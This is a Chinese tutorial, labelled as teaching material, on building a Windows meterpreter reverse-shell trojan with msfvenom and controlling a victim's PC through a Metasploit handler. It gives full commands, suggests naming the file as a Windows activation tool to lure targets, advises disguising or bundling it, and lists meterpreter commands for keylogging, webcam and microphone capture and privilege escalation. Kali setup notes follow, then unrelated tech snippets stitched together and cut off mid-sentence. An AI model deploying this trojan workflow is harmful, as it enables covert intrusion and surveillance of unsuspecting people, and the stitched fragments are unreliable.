注意:本文仅用于教学目的
kali是黑客常用的系统,里面集成了很多的攻击软件,这里我给大家演示一种使用kali制作.exe文件来控制自己电脑的方式。
msfvenom a Metasploit standalone payload generator,Also a replacement for msfpayload and msfencode.是用来生成后门的软件。
MSFvenom是Msfpayload和Msfencode的组合,将这两个工具都放在一个Framework实例中。自2015年6月8日起,msfvenom替换了msfpayload和msfencode。
鼠标右键打开终端(open terminal),进入管理员模式
sudo su
# linux系统密码是隐藏的,直接输入完之后回车即可
生成后门文件:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=本地kali的ip LPORT=本地kali且未占用端口号 –f exe –o 文件名.exe
例如:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.145.98 LPORT=9999 -f exe -o hacker.exe

参数:
-p payloads
-f 输出格式
-o 输入地址
-e 编码方式(msfvenom -l -encoder可以查看能使用的编码)
-x | -k 绑定程序(例如-x C:\test.exe -k -f exe -o C:\shell.exe)

即生成一个后门文件hacker.exe(我这里是将文件名命名为hacker的)
本地ip写自己Kali的IP地址,用ifconfig就能查看自己Kali的IP地址
本地端口自己随便设置一个没有被占用的端口号,如果端口号被占用那么文件会生成失败,换一个端口号就性
文件名可以随便写自己喜欢的名字,比如写Win10激活工具,可能更容易让目标主机上钩
当然MSF也可以用来渗透手机、mac、Linux等
msfconsole
msf>use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
set lhost 加ip地址 set lport 加端口号
show options

(1)命令: use exploit/multi/handler(选择模块)
(2)命令: set payload windows/meterpreter/reverse_tcp(选择攻击模块)
(3)命令: set LhOST 192.168.32.1(填写自己主机的IP地址)
(4)命令: set lport 1111(填写刚才生成文件时的端口号)
(5)命令: show options(查看设置参数)
(6)命令: exploit -z -j(后台执行)
6. 执行
# 后台执行
exploit -z -j
# 直接执行
exploit

通过VMTools或者通过其他传输方式,将hacker.exe发送到本地windows
- 这个木马很可能被杀毒软件检测出来,需要提前关闭杀毒软件
- 我们这里也可以把这个程序伪装一下,把他的图标改一下,或者把它捆绑在某些软件上面,当用户打开就自动安装到对方电脑上面
查看上钩用户:
sessions

选择攻击第1个目标:
sessions -i 1
出现meterpreter你就已经成功的入侵的对方的电脑
VNC:virtual network console 虚拟网络控制台
run vnc -i

注意:linux是严格区分大小写的,填写文件名的时候需要注意

结果:

cmd指令:
cat 读取文件内容到屏幕
cd 更改目录
checksum 检索文件的校验和
cp 将源复制到目标
del 删除指定文件
dir 列出文件(ls 的别名)
下载 下载文件或目录
编辑 编辑文件
getlwd 打印本地工作目录
getwd 打印工作目录
lcd 更改本地工作目录
lls 列出本地文件
lpwd 打印本地工作目录
ls 列出文件
mkdir 创建目录
mv 将源移动到目标
pwd 打印工作目录
rm 删除指定文件
rmdir 删除目录
search 搜索文件
show_mount 列出所有挂载点/逻辑驱动器
upload 上传文件或目录
pkill 按名称终止进程
meterpreter命令:
keyscan_start 开始捕获击键(开始键盘记录)
keyscan_dump 转储按键缓冲(下载键盘记录)
keyscan_stop 停止捕获击键(停止键盘记录)
record_mic X秒从默认的麦克风record_mic音频记录(音频录制)
webcam_chat 开始视频聊天(视频,对方会有弹窗)
webcam_list 单摄像头(查看摄像头列表)
webcam_snap 采取快照从指定的摄像头(摄像头拍摄一张照片)
webcam_stream 播放视频流从指定的摄像头(开启摄像头监控)
enumdesktops 列出所有可访问的桌面和窗口站(窗体列表)
getdesktop 得到当前的Meterpreter桌面
reboot 重新启动远程计算机
shutdown 关闭远程计算机
shell 放入系统命令 shell
enumdesktops 列出所有可访问的桌面和窗口站
getdesktop 获取当前的meterpreter桌面
idletime 返回远程用户空闲的秒数
keyboard_send 发送击键
keyevent 发送按键事件
keyscan_dump 转储击键缓冲区
keyscan_start 开始捕获击键
keyscan_stop 停止捕获击键
mouse 发送鼠标事件
screenshare 实时观看远程用户桌面
screenshot 抓取交互式桌面的屏幕截图
setdesktop 更改 Meterpreters 当前桌面
uictl 控制一些用户界面组件
record_mic 从默认麦克风录制音频 X 秒
webcam_chat 开始视频聊天
webcam_list 列出网络摄像头
webcam_snap 从指定的网络摄像头拍摄快照
webcam_stream 播放来自指定网络摄像头的视频流
play 在目标系统上播放波形音频文件 (.wav)
getsystem 尝试将您的权限提升到本地系统的权限
execute -f notepad 打开记事本
uname -a

2. 配置阿里镜像源
如果不配置,kali会从国外下载软件,速度会非常慢
vim /etc/apt/sources.list
#中科大
deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

#阿里云
deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib

#清华大学
deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free

#浙大
deb http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free
deb-src http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free

#官方源
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib

deb http://mirrors.163.com/debian/ jessie main non-free contrib
deb http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie main non-free contrib
deb-src http://mirrors.163.com/debian/ jessie-updates main non-free contrib
deb http://mirrors.163.com/debian-security/ jessie/updates main non-free contrib
deb-src http://mirrors.163.com/debian-security/ jessie/updates main non-free contrib

apt-get update && apt-get upgrade
如果内核版本过低,就会报如下错误:

kali-rolling &&apt-get update 报错-GPG erro
- 使用旧版kali经常会发生apt-get update 报错 -GPG error, invalid key
【由于没有公钥,无法验证下列签名】

解决办法:
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys ED444FF07D8D0BF6# 最后这部分就是上面那个NO_PUBKEY 后面的一坨
4. 安装fcitx
apt-get install fcitx
顺利的话会自动安装成功,如果遇到依赖错误,按提示修复或者输入apt-get -f install修复
重新更新软件包:
apt-get update
apt-get install fcitx-libs-qt
如果提示有依赖没有安装,可以用apt-get --fix-broken install安装
apt-get -y install fcitx-googlepinyin
# 过程中如果有询问,直接输入y

# 重启电脑
reboot


如果你的配置中没有Google的话,需要添加输入法

注意:添加之后一定要将Google拼音移到最前面,这样才会表示默认输入法使用Google
Google拼音所在栏,将键盘布局调整为汉语:
参考:
https://blog.csdn.net/RFZ_322/article/details/123367668
电脑0x0000001A蓝屏错误怎么U盘重装系统教学分享。有用户电脑开机之后遇到了系统蓝屏的情况。系统蓝屏问题很多时候都是系统bug,只有通过重装系统来进行解决。那么蓝屏问题如何通过U盘重装新系统来解决呢?来看看以下的详细操作方法教学吧。 准备工作: 1、U盘一个(尽量使用8G以上的U盘)。 2、一台正常联网可使用的电脑。 3、ghost或ISO系统镜像文件(Win10系统下载_Win10专业版_windows10正式版下载-系统之家)。 4、在本页面下载U盘启动盘制作工具:系统之家U盘启动工具。 U盘启动盘制作步骤: 注意:制作期间,U盘会被格式化,因此U盘中的重要文件请注
电脑启动出现显示器黑屏是一个相当常见的问题。如果您遇到了这个问题,不要惊慌,因为它有很多可能的原因,可以采取一些简单的措施来解决它。在本文中,小编将介绍下面4种常见的电脑启动后显示器黑屏的原因,排查这些原因,快速解决! 演示机型:联想Ideapad700-15ISK-ISE系统版本:Windows10一、显示器问题如果出现电脑启动后显示器黑屏的情况。那么首先您需要检查一下显示器是否正常工作。您可以通过更换另一个显示器或将当前显示器连接到另一台计算机来检查显示器是否存在问题。如果问题仍然存在,那么您可以排除显示器故障的可能性。 二、显卡问题如果您的电脑配备了独立显卡,那么显卡故障也可能是导致电脑
电脑上可以截取图片吗?如果可以,该如何操作呢?相信很多小伙伴都只知道一两种截图的方式,知道的并不全面。其实,电脑上有多种方式截图的,而且非常方便。电脑怎么截图?今天我们就来教大家如何使用电脑截取图片的8种常用方式!操作环境:演示机型:Delloptiplex7050系统版本:Windows10方法一:系统自带截图具体操作:同时按下电脑的自带截图键【Windows+shift+S】,可以选择其中一种方式来截取图片:截屏有矩形截屏、任意形状截屏、窗口截屏和全屏截图。 方法二:QQ截图具体操作:在电脑登录QQ,然后同时按下【Ctrl+Alt+A】,可以任意截图你需要的界面,可以把截图的页面直接下载,
手机访问电脑后AnyViewer可以做什么? 您成功将手机连接到Windows电脑后,然后您可以做任何您想做的事情,例如:查看文件和运行应用程序。电源管理:在远程会话中,点击电源管理,您可以看到三个项目:锁定、重启和关机,供您在不同情况下管理计算机。如果您需要暂时离开远程会话,可以锁定计算机。如果计算机死机,您可以重新启动它,然后再次连接。如果您已完成计算机上的所有工作,您可以使用手机远程关闭它。更改图像质量:当电脑和手机的网络都处于良好状态时,您可以选择高图像质量以获得更好的体验。当网络状况不佳时,您可以选择低图像质量以获得更流畅的操作。 显示桌面:我们无法在手机上按Windows+
恢复出厂设置后数据还在吗?格式化真的彻底吗?数据到底该怎么删?文章目录前言为什么不能彻底删除数据?手机如何彻底删除数据?第一步:恢复出厂设置第二步:手动覆写数据电脑如何彻底删除数据?方法一:命令提示符方法二:文件粉碎方法三:低级格式化硬盘总结前言个人数据安全再次成为大家关注的热门话题:在日常使用手机和电脑时,我们可能需要删除一些敏感数据,例如银行账户信息、个人照片、聊天记录等。数据删除的目的是保护个人隐私,避免泄露。以下是一些关于如何删除数据的方法。恢复出厂设置,不一定彻底清除手机数据电子产品迭代升级速度越来越快,大家家中的旧手机、旧电脑也越来越多,一键删除、格式化、恢复出厂设置能彻底清除个人
跳过联网激活:OOBE界面直接按Ctrl+Shift+F3进入审核模式。这样就可以直接进入系统进行一些硬件测试等,而不用联网激活导致新机无法退货。需要注意的是,在审核模式下进行的一些操作都会保留,并不会在退出后自动还原!安装的软件在正常开机进系统后还会看见!如果电脑确实没连互联网又不想强行跳过OOBE(网上很多教程会叫你直接结束OOBE进程,但这是不推荐的,因为一些厂商自带优化程序和系统初始化设置在后面都会应用,对于笔记本跳过的话你会发现驱动和内置应用都没有装上。其实这部分脚本就在系统盘的Recovery隐藏文件夹下),可以参考以下方式:https://www.landiannews.com/
1、按照拓扑连接网络,观察交换机端口指示灯2、连接网线前通过console线连接交换机,观察网线连接后CRT有何种提示信息3、配置PC的IP地址,要求如下:192.168.x.1 192.168.x.2,配置完成后检查PC的IP地址以及MAC地址(图形化和命令行模式)4、测试PC的连通性(ping目的IP地址)5、通过displaymac-address检查交换机的显示信息,得出MACAddress列与Port列的规律远程登录设备--telnet1、PC通过console线配置路由器2、配置路由器选定的接口地址进入接口试图interfacexxxx配置IP地址PC:192.168.x.1路由器
相信有一部分小伙伴肯定遇到过,U盘在电脑上,不显示文件,U盘为空;但是U盘内存显示,这些文件可能存在,因为内存是真实存在的。方案如下:1.卸载usb设备2.更改驱动器磁盘号3.更新驱动4.勾选隐藏的驱动器&&勾选显示隐藏的文件夹「以下两项虽然是方法,但是不到万不得已的情况下不建议使用,后续我也会继续更新这篇文档,尽量让大家避开这个坑。」5.diskgenuis软件6.数据恢复软件好了,废话不多说,基操都排除之后,下面我们来看一下解决办法。方案1.卸载usb连接设备1.右键「此电脑」,点击「管理」进入了计算机管理窗口,如图:2.点击「设备管理器」 点击「通用串行总线控制器」不出意
打印机是常见的办公设备之一,可以将电脑上需要的文档打印出来方便阅读,那你知道怎么查看打印机的ip地址吗?下面小编就来教教大家电脑查看打印机ip地址的三种方法。 怎么查看打印机的ip地址? 方法一: 1、首先大家可以看看自己的打印机有没有lcd屏幕。 2、有的话就进入菜单,然后可以在里面的选项中显示“ip地址”。 方法二: 1、首先按下快捷键“win+r”输入“control”。 2、然后在控制面板中点击硬件和声音下面的“查看设备和打印机”。 3、找到了之后右击,选择“属性”。 4、最后点击“web服务”就可以看到地址了。 方法三: 1、首先按下快捷键“win+r”打开
文章目录一,什么是kaliPurle(卡利紫)二,如何安装kaliPurple。(有步骤没图片直接是默认)1,复制它的下载链接到迅雷可以让你下镜像变得更快。2,打开你的虚拟机创建新的虚拟机3,点击后面浏览然后找到镜像的所在地选中确定,下一步4,这里默认就可以,因为Ubuntu和这个差不多架构。5,然后,名字自己改一下,然后把他安到你想要装的盘,容量默认。之后一直下一步就可以**6,打开它,然后第一个图形界面安装,直接回车,然后选中文点continue之后没有图片的直接点继续。7,密码想设什么设什么。然后一直继续到我的图片那里改一下就可以了。8,软件默认就行。9,耐心等待。然后点手动配置dvc然
